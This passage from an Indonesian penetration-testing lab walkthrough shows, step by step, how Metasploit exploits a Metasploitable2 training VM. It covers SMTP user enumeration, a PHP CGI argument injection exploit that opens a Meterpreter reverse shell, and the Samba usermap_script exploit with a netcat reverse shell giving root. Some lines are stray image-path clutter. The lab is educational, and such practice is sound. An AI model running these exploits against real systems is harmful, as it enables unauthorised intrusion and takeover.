└─$ telnet 192.168.1.114 23
Trying 192.168.1.114...
Connected to 192.168.1.114.
Escape character is '^]'.
                _                  _       _     _     _
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ _) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Mon Mar 27 02:04:32 EDT 2023 from 192.168.100.5 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
```

6. Exploit Port 25 (SMTP)
-buka msfconsole di terminal



-cari modul smtp_enum dengan perintah `search`

-dari hasil pencarian hanya ditemukan 1 modul, jadi langsung kita gunakan modul tersebut dengan perintah `use`

-gunakan perintah show options untuk melihat semua parameter yang diperlukan dimodul tersebut. Disini semua parameter sudah terisi secara default kecuali parameter `RHOSTS`

```
msf6 auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):

   Name       Current Setting         Required  Description
   ----       ---------------         --------  -----------
   RHOSTS                             yes       The target host(s), see https://github
                                                .com/rapid7/metasploit-framework/wiki/
                                                Using-Metasploit
   RPORT      25                      yes       The target port (TCP)
   THREADS    1                       yes       The number of concurrent threads (max
                                                one per host)
   UNIXONLY   true                    yes       Skip Microsoft bannered servers when t
                                                esting unix users
   USER_FILE  /usr/share/metasploit-  yes       The file that contains a list of proba
              framework/data/wordlis            ble users accounts.
              ts/unix_users.txt


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smtp/smtp_enum) >
```

-isi parameter `RHOST` dengan IP metasploitable2 yang ditemukan di step 1

```
msf6 auxiliary(scanner/smtp/smtp_enum) > set RHOSTS 192.168.1.114
RHOSTS ⇒ 192.168.1.114
msf6 auxiliary(scanner/smtp/smtp_enum) >
```

-sebelum menjalankan exploit buka terminal baru dan jalankan netcat dengan listen port 25

```
┌──(kali㉿kali)-[~]
└─$ nc 192.168.1.114 25
```

-jalankan exploit dengan perintah `run`

```
msf6 auxiliary(scanner/smtp/smtp_enum) > run

[*] 192.168.1.114:25      - 192.168.1.114:25 Banner: 220 metasploitable.localdomain ESMTP
 Postfix (Ubuntu)
```

-setelah netcat terhubung, verifikasi masing-masing user apakah dia terdaftar di SMTP server atau tidak dengan perintah `VRFY` nama_user. Jika statusnya reject maka user tersebut tidak terdaftar. Ketikkan quit untuk menghentikan `netcat`

```
┌──(kali㉿kali)-[~]
└─$ nc 192.168.1.114 25
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
VRFY mysql
252 2.0.0 mysql
VRFY daemon
252 2.0.0 daemon
VRFY postgresql
550 5.1.1 <postgresql>: Recipient address rejected: User unknown in local recipient table
VRFY postgres
252 2.0.0 postgres
VRFY msfadmin
252 2.0.0 msfadmin
quit
221 2.0.0 Bye
```


-exploit terhenti setelah netcat diberhentikan

```
msf6 auxiliary(scanner/smtp/smtp_enum) > run

[*] 192.168.1.114:25      - 192.168.1.114:25 Banner: 220 metasploitable.localdomain ESMTP
 Postfix (Ubuntu)
[+] 192.168.1.114:25      - 192.168.1.114:25 Users found: , backup, bin, daemon, distccd,
 ftp, games, gnats, irc, libuuid, list, lp, mail, man, mysql, news, nobody, postfix, post
gres, postmaster, proxy, service, sshd, sync, sys, syslog, user, uucp, www-data
[*] 192.168.1.114:25      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_enum) >
```

7. Exploit Port 80 (HTTP)

-buka halaman web yang ada di server metasploitable 2 melalui browser dengan url http://192.168.1.114

-buka msfconsole di terminal



-gunakan modul `auxiliary/scanner/http/http_version` untuk mengetahui web server yang digunakan

```
msf6 > use auxiliary/scanner/http/http_version
msf6 auxiliary(scanner/http/http_version) >
```

-gunakan perintah `show options` untuk menampilkan semua parameter yang diperlukan dimodul tersebut. Disini semua parameter wajib sudah terisi secara default kecuali parameter `RHOSTS`

```
msf6 auxiliary(scanner/http/http_version) > show options

Module options (auxiliary/scanner/http/http_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:hos
                                       t:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://github.com/rapid
                                       7/metasploit-framework/wiki/Using-Metasploit
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   THREADS  1                yes       The number of concurrent threads (max one per ho
                                       st)
   VHOST                     no        HTTP server virtual host


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/http/http_version) >
```

-isi parameter `RHOST` dengan IP metasploitable2 yang ditemukan di step 1

```
msf6 auxiliary(scanner/http/http_version) > set rhosts 192.168.1.114
rhosts ⇒ 192.168.1.114
msf6 auxiliary(scanner/http/http_version) >
```


-jalankan exploit dengan perintah run. Disini didapat informasi bahwa web server yang digunakan adalah apache versi 2.2.8 dan PHP versi 5.2.4

```
msf6 auxiliary(scanner/http/http_version) > run

[+] 192.168.1.114:80 Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubuntu5.10 )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/http_version) >
```


-gunakan searchploit untuk mencari celah keamanan dari apache versi 2.2.8 yang menggunakan script PHP. Disini di dapat bahwa celah keamanannya adalah cgi-bin Remote Code dengan PHP versi 5.4.2

```
┌──(root㉿kali)-[/home/kali]
└─# searchsploit apache 2.2.8 | grep php
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code  | php/remote/29290.c
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Executio | php/remote/29316.py
```


-buka website CVE https://cve.mitre.org/ dan pilih menu Search CVE List




-ketikkan di kolom pencarian php 5.4.2 lalu tekan submit



-dari hasil pencarian juga didapat informasi bahwa php 5.4.2 rentan dengan CGI script



-lakukan pencarian modul exploit untuk php 5.4.2 di metasploit



-gunakan modul PHP CGI Argument Injection yang terdapat di list nomor 1

-gunakan perintah show options untuk menampilkan semua parameter yang diperlukan dimodul tersebut. Disini kita hanya perlu mengisi parameter `RHOSTS` saja

```
msf6 exploit(multi/http/php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   PLESK        false            yes       Exploit Plesk
   Proxies                       no        A proxy chain of format type:host:port[,type
                                           :host:port][ ... ]
   RHOSTS                        yes       The target host(s), see https://github.com/r
                                           apid7/metasploit-framework/wiki/Using-Metasp
                                           loit
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI                     no        The URI to request (must be a CGI-handled PH
                                           P script)
   URIENCODING  0                yes       Level of URI URIENCODING and padding (0 for
                                           minimum)
   VHOST                         no        HTTP server virtual host
```

-isi parameter `RHOST` dengan IP metasploitable2 yang ditemukan di step 1

```
msf6 exploit(multi/http/php_cgi_arg_injection) > set rhosts 192.168.1.114
rhosts ⇒ 192.168.1.114
msf6 exploit(multi/http/php_cgi_arg_injection) >
```

-gunakan perintah `exploit` untuk melakukan exploit pada server. Disini exploit berhasil mengakses masuk ke dalam server


```
msf6 exploit(multi/http/php_cgi_arg_injection) > exploit

[*] Started reverse TCP handler on 192.168.100.5:4444
[*] Sending stage (39927 bytes) to 192.168.1.114
[*] Meterpreter session 1 opened (192.168.100.5:4444 → 192.168.1.114:42844) at 2023-05-3
1 06:53:50 -0400

meterpreter >
```

-gunakan perintah terminal untuk melakukan pengecekan hasil exploit


```
meterpreter > sysinfo
Computer    : metasploitable
OS          : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i
686
Meterpreter : php/linux
meterpreter > getuid
Server username: www-data
meterpreter > pwd
/var/www
meterpreter >
```

8. Exploit port 139 dan 445 (SMB)
-buka msfconsole di terminal

-gunakan modul `auxiliary/scanner/smb/smb_version` untuk mengetahui versi samba yang digunakan di server



-gunakan perintah `show options` untuk menampilkan semua parameter yang diperlukan dimodul tersebut. Disini kita hanya perlu mengisi parameter `RHOSTS` saja



-isi parameter `RHOST` dengan IP metasploitable2 yang ditemukan di step 1

```
msf6 auxiliary(scanner/smb/smb_version) > set rhosts 192.168.1.114
rhosts ⇒ 192.168.1.114
msf6 auxiliary(scanner/smb/smb_version) >
```

-jalankan exploit dengan perintah `run`. Disini didapat informasi bahwa file server yang digunakan adalah samba versi 3.0.20

```
msf6 auxiliary(scanner/smb/smb_version) > run

[*] 192.168.1.114:445     - SMB Detected (versions:1) (preferred dialect:) (signatures:op
tional)
[*] 192.168.1.114:445     -   Host could not be identified: Unix (Samba 3.0.20-Debian)
[*] 192.168.1.114:        - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) >
```

-gunakan searchsploit untuk mencari kelemahan samba versi 3.0.20

```
┌──(kali㉿kali)-[~]
└─$ searchsploit samba | grep 3.0.20
Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Comm | unix/remote/16320.rb
Samba < 3.0.20 - Remote Heap Overflow                  | linux/remote/7701.txt
```

-cari modul untuk exploit samba di metasploit dengan perintah `search`


```
msf6 auxiliary(scanner/smb/smb_version) > search samba

Matching Modules
================

   #   Name                                                Disclosure Date  Rank       C
heck  Description
   -   ----                                                ---------------  ----       -
---   -----------
   0   exploit/unix/webapp/citrix_access_gateway_exec      2010-12-21       excellent  Y
es    Citrix Access Gateway Command Execution
   1   exploit/windows/license/calicclnt_getconfig         2005-03-02       average    N
o     Computer Associates License Client GETCONFIG Overflow
   2   exploit/unix/misc/distcc_exec                       2002-02-01       excellent  Y
es    DistCC Daemon Command Execution
   3   exploit/windows/smb/group_policy_startup            2015-01-26       manual     N
o     Group Policy Script Execution From Shared Resource
```

-disini kita gunakan modul `exploit/multi/samba/usermap_script` yang ada di list nomor 8 dari hasil pencarian


```
   7   exploit/unix/http/quest_kace_systems_management_rce  2018-05-31       excellent  Y
es    Quest KACE Systems Management Command Injection
   8   exploit/multi/samba/usermap_script                   2007-05-14       excellent  N
o     Samba "username map script" Command Execution
   9   exploit/multi/samba/nttrans                          2003-04-07       average    N
o     Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
   10  exploit/linux/samba/setinfopolicy_heap               2012-04-10       normal     Y
es    Samba SetInformationPolicy AuditEventsInfo Heap Overflow
   11  auxiliary/admin/smb/samba_symlink_traversal                           normal     N
o     Samba Symlink Directory Traversal
```

```
msf6 auxiliary(scanner/smb/smb_version) > use 8
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) >
```


-gunakan perintah `show options` untuk menampilkan semua parameter yang diperlukan dimodul tersebut. Disini kita hanya perlu mengisi parameter `RHOSTS` saja




-isi parameter `RHOST` dengan IP metasploitable2 yang ditemukan di step 1



-gunakan perintah `exploit` untuk melakukan exploit pada server. Disini exploit berhasil mengakses masuk ke dalam server. Jika diketik perintah `whoami` maka kita berhasil masuk sebagai user root




9. Exploit port 1099 (Java RMI)
-buka msfconsole di terminal



-cari modul untuk melakukan exploitasi pada Java RMI dengan perintah `search java_rmi_server`

-disini kita gunakan modul `exploit/multi/misc/java_rmi_server` yang ada di list nomor 0 dari hasil pencarian



-gunakan perintah `show options` untuk menampilkan semua parameter yang diperlukan dimodul tersebut. Disini kita hanya perlu mengisi parameter `RHOSTS` saja

```
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the pa
                                         yload request
   RHOSTS                      yes       The target host(s), see https://github.com/rap
                                         id7/metasploit-framework/wiki/Using-Metasploit
   RPORT      1099             yes       The target port (TCP)
